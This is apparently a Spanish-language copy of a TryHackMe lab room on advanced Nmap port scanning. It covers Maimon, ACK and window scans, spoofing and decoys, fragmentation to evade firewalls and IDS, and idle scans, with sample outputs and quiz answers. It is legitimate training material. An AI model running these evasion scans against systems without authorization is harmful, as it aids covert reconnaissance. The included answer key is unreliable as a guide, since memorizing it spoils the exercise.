En un escaneo navideño, ¿cuántas banderas se establecen en 1?

3 — Respuesta correcta

Inicie la VM y cargue AttackBox. Una vez que ambos estén listos, abra la terminal en AttackBox y use nmap para iniciar un escaneo FIN contra la VM de destino. ¿Cuántos puertos aparecen como abiertos|filtrados?

7 — Respuesta correcta

Repita su análisis lanzando un análisis nulo contra la máquina virtual de destino . ¿Cuántos puertos aparecen como abiertos|filtrados?

7 — Respuesta correcta

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

100%


Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Uriel Maimon describió por primera vez este escaneo en 1996. En este escaneo, se configuran los bits FIN y ACK. El objetivo debe enviar un paquete RST como respuesta. Sin embargo, ciertos sistemas derivados de BSD descartan el paquete si es un puerto abierto que expone los puertos abiertos. Este escaneo no funcionará en la mayoría de los objetivos encontrados en las redes modernas; sin embargo, lo incluimos en esta sala para comprender mejor el mecanismo de escaneo de puertos y la mentalidad de piratería. Para seleccionar este tipo de escaneo, use la `-sM` opción.

La mayoría de los sistemas de destino responden con un paquete RST independientemente de si el puerto TCP está abierto. En tal caso, no podremos descubrir los puertos abiertos. La siguiente figura muestra el comportamiento esperado en el caso de puertos TCP abiertos y cerrados.



El resultado de la consola a continuación es un ejemplo de un escaneo TCP Maimon en un servidor Linux. Como se mencionó, debido a que los puertos abiertos y cerrados se comportan de la misma manera, el análisis de Maimon no pudo descubrir ningún puerto abierto en el sistema de destino.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sM 10.10.252.27

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:36 BST
Nmap scan report for ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27)
Host is up (0.00095s latency).
All 1000 scanned ports on ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27) are closed
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

Este tipo de análisis no es el primero que se elegiría para descubrir un sistema; sin embargo, es importante conocerlo ya que no se sabe cuándo podría resultar útil.

Responda las siguientes preguntas

En el escaneo de Maimon, ¿cuántas banderas se colocan?

2 — Respuesta correcta

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

Escaneos de puertos avanzados de Nmap

1560

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Esta tarea cubrirá cómo realizar un escaneo TCP ACK, un escaneo de ventana TCP y cómo crear su escaneo de bandera personalizado.

Iniciar máquina

Escaneo de confirmación de TCP

Comencemos con el escaneo TCP ACK. Como su nombre lo indica, un escaneo ACK enviará un paquete TCP con el indicador ACK configurado. Utilice la `-sA` opción para elegir este escaneo. Como mostramos en la figura siguiente, el objetivo respondería al ACK con RST independientemente del estado del puerto. Este comportamiento ocurre porque un paquete TCP con el indicador ACK configurado debe enviarse solo en respuesta a un paquete TCP recibido para acusar recibo de algunos datos, a diferencia de nuestro caso. Por lo tanto, este escaneo no nos dirá si el puerto de destino está abierto en una configuración simple.

En el siguiente ejemplo, escaneamos la máquina virtual de destino antes de instalarle un firewall. Como era de esperar, no pudimos saber qué puertos estaban abiertos.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sA MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:37 BST
Nmap scan report for MACHINE_IP
Host is up (0.0013s latency).
All 1000 scanned ports on MACHINE_IP are unfiltered
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

Este tipo de escaneo sería útil si hay un firewall frente al objetivo. En consecuencia, según los paquetes ACK que generaron respuestas, sabrá qué puertos no fueron bloqueados por el firewall. En otras palabras, este tipo de análisis es más adecuado para descubrir conjuntos de reglas y configuraciones de firewall.


Después de configurar la VM `MACHINE_IP` de destino con un firewall, repetimos el escaneo ACK. Esta vez, obtuvimos algunos resultados interesantes. Como se ve en el resultado de la consola a continuación, tenemos tres puertos que el firewall no bloquea. Este resultado indica que el firewall está bloqueando todos los demás puertos excepto estos tres.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sA MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-07 11:34 BST
Nmap scan report for MACHINE_IP
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
80/tcp  unfiltered http
MAC Address: 02:78:C0:D0:4E:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```

Escaneo de ventana

Otro análisis similar es el análisis de ventana TCP . El escaneo de la ventana TCP es casi el mismo que el escaneo ACK; sin embargo, examina el campo Ventana TCP de los paquetes RST devueltos. En sistemas específicos, esto puede revelar que el puerto está abierto. Puede seleccionar este tipo de escaneo con la opción `-sW` . Como se muestra en la figura siguiente, esperamos recibir un paquete RST en respuesta a nuestros paquetes ACK "no invitados", independientemente de si el puerto está abierto o cerrado.



De manera similar, iniciar un análisis de ventana TCP en un sistema Linux sin firewall no proporcionará mucha información. Como podemos ver en el resultado de la consola a continuación, los resultados del escaneo de ventanas en un servidor Linux sin firewall no brindaron ninguna información adicional en comparación con el escaneo ACK ejecutado anteriormente.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sW MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:38 BST
Nmap scan report for MACHINE_IP
Host is up (0.0011s latency).
All 1000 scanned ports on ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27) are closed
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```


Sin embargo, como es de esperar, si repetimos nuestro análisis de ventana TCP en un servidor detrás de un firewall, esperamos obtener resultados más satisfactorios. En el resultado de la consola que se muestra a continuación, el escaneo de la ventana TCP señaló que se detectaron tres puertos como cerrados. (Esto contrasta con el escaneo ACK que etiquetó los mismos tres puertos como sin filtrar). Aunque sabemos que estos tres puertos no están cerrados, nos damos cuenta de que respondieron de manera diferente, lo que indica que el firewall no los bloquea.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sW MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-07 11:39 BST
Nmap scan report for MACHINE_IP
Host is up (0.00040s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
25/tcp  closed smtp
80/tcp  closed http
MAC Address: 02:78:C0:D0:4E:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
```

Análisis personalizado

Si desea experimentar con una nueva combinación de indicadores TCP más allá de los tipos de escaneo TCP integrados, puede hacerlo usando `--scanflags` . Por ejemplo, si desea configurar SYN, RST y FIN simultáneamente, puede hacerlo usando `--scanflags RSTSYNFIN` . Como se muestra en la figura siguiente, si desarrolla su análisis personalizado, necesita saber cómo se comportarán los diferentes puertos para interpretar correctamente los resultados en diferentes escenarios.



Finalmente, es esencial señalar que el escaneo de ACK y el escaneo de ventanas fueron muy eficientes para ayudarnos a trazar las reglas del firewall. Sin embargo, es fundamental recordar que el hecho de que un firewall no esté bloqueando un puerto específico no significa necesariamente que un servicio esté escuchando en ese puerto. Por ejemplo, existe la posibilidad de que sea necesario actualizar las reglas del firewall para reflejar los cambios recientes en el servicio. Por lo tanto, los análisis de ventanas y ACK exponen las reglas del firewall, no los servicios.

Responda las siguientes preguntas

En el escaneo de ventana TCP, ¿cuántas banderas se configuran?

1 — Respuesta correcta

Decidió experimentar con un escaneo TCP personalizado que tiene configurado el indicador de reinicio. ¿ Qué agregarías después `--scanflags` ?

RST — Respuesta correcta — Pista

La VM recibió una actualización de su conjunto de reglas de firewall. El Firewall ahora permite un nuevo puerto. Después de asegurarse de haber finalizado la VM de la Tarea 2, inicie la VM para esta tarea. Inicie AttackBox si aún no lo ha hecho. Una vez que ambos estén listos, abra la terminal en AttackBox y use Nmap para iniciar un escaneo ACK contra la VM de destino. ¿Cuántos puertos aparecen sin filtrar?

4 — Respuesta correcta

¿Cuál es el nuevo número de puerto que apareció?

443 — Respuesta correcta

¿Hay algún servicio detrás del número de puerto recién descubierto? (sí/no)

N — Respuesta correcta — Pista

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad


Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

En algunas configuraciones de red, podrá escanear un sistema de destino utilizando una dirección IP falsificada e incluso una dirección MAC falsificada. Un escaneo de este tipo sólo es beneficioso en una situación en la que se puede garantizar la captura de la respuesta. Si intenta escanear un objetivo desde alguna red aleatoria usando una dirección IP falsificada, es probable que no reciba ninguna respuesta y los resultados del escaneo podrían no ser confiables.

La siguiente figura muestra al atacante ejecutando el comando `nmap -S SPOOFED_IP MACHINE_IP`. En consecuencia, Nmap elaborará todos los paquetes utilizando la dirección IP de origen proporcionada `SPOOFED_IP`. La máquina de destino responderá a los paquetes entrantes enviando las respuestas a la dirección IP de destino `SPOOFED_IP`. Para que este análisis funcione y proporcione resultados precisos, el atacante debe monitorear el tráfico de la red para analizar las respuestas.




En resumen, escanear con una dirección IP falsificada consta de tres pasos:

1. El atacante envía un paquete con una dirección IP de origen falsificada a la máquina de destino.
2. La máquina de destino responde a la dirección IP falsificada como destino.
3. El atacante captura las respuestas para descubrir los puertos abiertos.

En general, espera especificar la interfaz de red usando `-e` y deshabilitar explícitamente el escaneo de ping `-Pn`. Por lo tanto, en lugar de `nmap -S SPOOFED_IP MACHINE_IP`, deberá emitir un mensaje `nmap -e NET_INTERFACE -Pn -S SPOOFED_IP MACHINE_IP` para indicarle explícitamente a Nmap qué interfaz de red usar y no esperar recibir una respuesta de ping. Vale la pena repetir que este escaneo será inútil si el sistema atacante no puede monitorear la red en busca de respuestas.

Cuando esté en la misma subred que la máquina de destino, también podrá falsificar su dirección MAC. Puede especificar la dirección MAC de origen mediante `--spoof-mac SPOOFED_MAC`. Esta suplantación de dirección solo es posible si el atacante y la máquina objetivo están en la misma red Ethernet (802.3) o en el mismo WiFi (802.11).

La suplantación de identidad sólo funciona en un número mínimo de casos en los que se cumplen determinadas condiciones. Por lo tanto, el atacante podría recurrir al uso de señuelos para que sea más difícil localizarlo. El concepto es simple: hacer que el escaneo parezca provenir de muchas direcciones IP para que la dirección IP del atacante se pierda entre ellas. Como vemos en la figura siguiente, el escaneo de la máquina objetivo parecerá provenir de 3 fuentes diferentes y, en consecuencia, las respuestas también irán a los señuelos.



Puede iniciar un escaneo señuelo especificando una dirección IP específica o aleatoria después de `-D`. Por ejemplo, `nmap -D 10.10.0.1,10.10.0.2,ME MACHINE_IP` hará que el escaneo de MACHINE_IP parezca proveniente de las direcciones IP 10.10.0.1, 10.10.0.2, y luego `ME` indicará que su dirección IP debe aparecer en el tercer orden. Otro comando de ejemplo sería `nmap -D 10.10.0.1,10.10.0.2,RND,RND,ME MACHINE_IP`, donde la tercera y cuarta dirección IP de origen se asignan aleatoriamente, mientras que la quinta fuente será la dirección IP del atacante. En otras palabras, cada vez que ejecuta el último comando, esperaría que dos nuevas direcciones IP aleatorias fueran la tercera y cuarta fuente de señuelo.

Responda las siguientes preguntas

¿Qué necesita agregar al comando `sudo nmap MACHINE_IP` para que el escaneo parezca provenir de la dirección IP de origen `10.10.10.11` en lugar de su dirección IP?

-S 10.10.10.11 — Respuesta correcta

¿Qué necesita agregar al comando `sudo nmap MACHINE_IP` para que el escaneo parezca provenir de las direcciones IP de origen `10.10.20.21` y `10.10.20.28` además de su dirección IP?

-D 10.10.20.21,10.10.20.28,ME — Respuesta correcta

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Cortafuegos

Un firewall es una pieza de software o hardware que permite el paso de paquetes o los bloquea. Funciona según reglas de firewall, resumidas en bloquear todo el tráfico con excepciones o permitir todo el tráfico con excepciones. Por ejemplo, puede bloquear todo el tráfico a su servidor, excepto el que llega a su servidor web. Un firewall tradicional inspecciona, al menos, el encabezado IP y el encabezado de la capa de transporte. Un firewall más sofisticado también intentaría examinar los datos transportados por la capa de transporte.


identificación

Un sistema de detección de intrusiones (IDS) inspecciona los paquetes de red en busca de patrones de comportamiento seleccionados o firmas de contenido específicas. Genera una alerta cada vez que se cumple una regla maliciosa. Además del encabezado IP y el encabezado de la capa de transporte, un IDS inspeccionaría el contenido de los datos en la capa de transporte y comprobaría si coincide con algún patrón malicioso. ¿Cómo puede hacer que sea menos probable que un firewall/IDS tradicional detecte su actividad de Nmap? No es fácil responder a esto; sin embargo, dependiendo del tipo de firewall/IDS, podría resultar beneficioso dividir el paquete en paquetes más pequeños.

Paquetes fragmentados

Nmap ofrece la opción `-f` de fragmentar paquetes. Una vez elegidos, los datos de IP se dividirán en 8 bytes o menos. Agregar otro `-f` (`-f -f` o `-ff`) dividirá los datos en 16 fragmentos de bytes en lugar de 8. Puede cambiar el valor predeterminado usando el `--mtu` ; sin embargo, siempre debes elegir un múltiplo de 8.

Para comprender correctamente la fragmentación, debemos observar el encabezado IP en la siguiente figura. Puede parecer complicado al principio, pero notamos que conocemos la mayoría de sus campos. En particular, observe que la dirección de origen ocupa 32 bits (4 bytes) en la cuarta fila, mientras que la dirección de destino ocupa otros 4 bytes en la quinta fila. Los datos que fragmentaremos en varios paquetes están resaltados en rojo. Para ayudar en el reensamblaje en el lado del destinatario, IP utiliza la identificación (ID) y el desplazamiento del fragmento, que se muestran en la segunda fila de la figura siguiente.



Comparemos correr `sudo nmap -sS -p80 10.20.30.144` y `sudo nmap -sS -p80 -f 10.20.30.144` . Como ya sabes, esto utilizará un escaneo TCP SYN sigiloso en el puerto 80; sin embargo, en el segundo comando, solicitamos a Nmap que fragmente los paquetes IP.

En las dos primeras líneas, podemos ver una consulta y respuesta ARP . Nmap emitió una consulta ARP porque el objetivo está en la misma Ethernet. Las segundas dos líneas muestran un ping TCP SYN y una respuesta. La quinta línea es el comienzo del escaneo de puertos; Nmap envía un paquete TCP SYN al puerto 80. En este caso, el encabezado IP es de 20 bytes y el encabezado TCP es de 24 bytes. Tenga en cuenta que el tamaño mínimo del encabezado TCP es de 20 bytes.

```
00:50:56:c0:00:08  ff:ff:ff:ff:ff:ff  ARP   42 Who has 10.20.30.144? Tell 10.20.
98:be:94:01:46:88  00:50:56:c0:00:08  ARP   60 10.20.30.144 is at 98:be:94:01:46
10.20.30.1         10.20.30.144       TCP   74 49712 → 5355 [SYN] Seq=0 Win=6424
10.20.30.144       10.20.30.1         TCP   60 5355 → 49712 [RST, ACK] Seq=1 Ack
10.20.30.1         10.20.30.144       TCP   58 56894 → 80 [SYN] Seq=0 Win=1024 L
10.20.30.144       10.20.30.1         TCP   60 80 → 56894 [SYN, ACK] Seq=0 Ack=1
10.20.30.1         10.20.30.144       TCP   54 56894 → 80 [RST] Seq=1 Win=0 Len=
```

Con la fragmentación solicitada a través de `-f` , los 24 bytes del encabezado TCP se dividirán en múltiplos de 8 bytes, y el último fragmento contendrá 8 bytes o menos del encabezado TCP. Como 24 es divisible por 8, obtuvimos 3 fragmentos de IP; cada uno tiene 20 bytes de encabezado IP y 8 bytes de encabezado TCP. Podemos ver los tres fragmentos entre las líneas quinta y séptima.

```
10.20.30.1         10.20.30.144       IPv4  42 Fragmented IP protocol (proto=TCP
10.20.30.1         10.20.30.144       IPv4  42 Fragmented IP protocol (proto=TCP
10.20.30.1         10.20.30.144       TCP   42 64418 → 80 [SYN] Seq=0 Win=1024 L
10.20.30.144       10.20.30.1         TCP   60 80 → 64418 [SYN, ACK] Seq=0 Ack=1
10.20.30.1         10.20.30.144       TCP   54 64418 → 80 [RST] Seq=1 Win=0 Len=
```

Tenga en cuenta que si agregó `-ff` (o `-f -f`), la fragmentación de los datos será múltiplo de 16. En otras palabras, los 24 bytes del encabezado TCP, en este caso, se dividirían en dos fragmentos de IP, el primero conteniendo 16 bytes y el segundo contiene 8 bytes del encabezado TCP.

Por otro lado, si prefiere aumentar el tamaño de sus paquetes para que parezcan inofensivos, puede usar la opción `--data-length NUM` , donde num especifica la cantidad de bytes que desea agregar a sus paquetes.

Responda las siguientes preguntas

Si el segmento TCP tiene un tamaño de 64 y `-ff` se utiliza la opción, ¿cuántos fragmentos de IP obtendrá?

4 — Respuesta correcta

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi


Falsificar la dirección IP de origen puede ser una excelente manera de escanear de forma sigilosa. Sin embargo, la suplantación de identidad sólo funcionará en configuraciones de red específicas. Requiere que usted esté en una posición donde pueda monitorear el tráfico. Teniendo en cuenta estas limitaciones, falsificar su dirección IP puede tener poca utilidad; sin embargo, podemos actualizarlo con el análisis inactivo.

El escaneo inactivo, o escaneo zombie, requiere un sistema inactivo conectado a la red con el que pueda comunicarse. En la práctica, Nmap hará que cada sonda parezca como si viniera del host inactivo (zombi), luego verificará si hay indicadores de si el host inactivo (zombi) recibió alguna respuesta a la sonda falsificada. Esto se logra verificando el valor de identificación de IP (IP ID) en el encabezado de IP. Puede ejecutar un análisis inactivo usando `nmap -sI ZOMBIE_IP MACHINE_IP` , donde `ZOMBIE_IP` está la dirección IP del host inactivo (zombi).

El escaneo inactivo (zombi) requiere los siguientes tres pasos para descubrir si un puerto está abierto:

1. Active el host inactivo para que responda de modo que pueda registrar la ID de IP actual en el host inactivo.
2. Envíe un paquete SYN a un puerto TCP en el destino. El paquete debe falsificarse para que parezca que proviene de la dirección IP del host inactivo (zombi).
3. Active nuevamente la máquina inactiva para que responda y pueda comparar la nueva ID de IP con la recibida anteriormente.

Expliquemos con cifras. En la siguiente figura, tenemos al sistema atacante investigando una máquina inactiva, una impresora multifunción. Al enviar un SYN/ACK, responde con un paquete RST que contiene su ID de IP recién incrementada.




Attacker system communicates with an idle system to find its current IP ID

El atacante enviará un paquete SYN al puerto TCP que desea verificar en la máquina de destino en el siguiente paso. Sin embargo, este paquete utilizará la dirección IP del host inactivo (zombi) como fuente. Se presentarían tres escenarios. En el primer escenario, que se muestra en la figura siguiente, el puerto TCP está cerrado; por lo tanto, la máquina de destino responde al host inactivo con un paquete RST. El host inactivo no responde; por lo tanto, su ID de IP no aumenta.

Attacker system sends to target machine a SYN packet spoofed as sent by the idle system.
Case: Port is closed

En el segundo escenario, como se muestra a continuación, el puerto TCP está abierto, por lo que la máquina de destino responde con un SYN/ACK al host inactivo (zombi). El host inactivo responde a este paquete inesperado con un paquete RST, incrementando así su ID de IP.



Attacker system sends to target machine a SYN packet spoofed as sent by the idle system.
Case: Port is open

En el tercer escenario, la máquina de destino no responde en absoluto debido a las reglas del firewall. Esta falta de respuesta conducirá al mismo resultado que con el puerto cerrado; el host inactivo no aumentará la ID de IP.

Para el paso final, el atacante envía otro SYN/ACK al host inactivo. El host inactivo responde con un paquete RST, incrementando la ID de IP en uno nuevamente. El atacante debe comparar la ID de IP del paquete RST recibido en el primer paso con la ID de IP del paquete RST recibido en este tercer paso. Si la diferencia es 1, significa que el puerto de la máquina de destino se cerró o se filtró. Sin embargo, si la diferencia es 2, significa que el puerto del destino estaba abierto.

Vale la pena repetir que este análisis se denomina análisis inactivo porque elegir un host inactivo es indispensable para la precisión del análisis. Si el "host inactivo" está ocupado, todas las ID de IP devueltas serían inútiles.

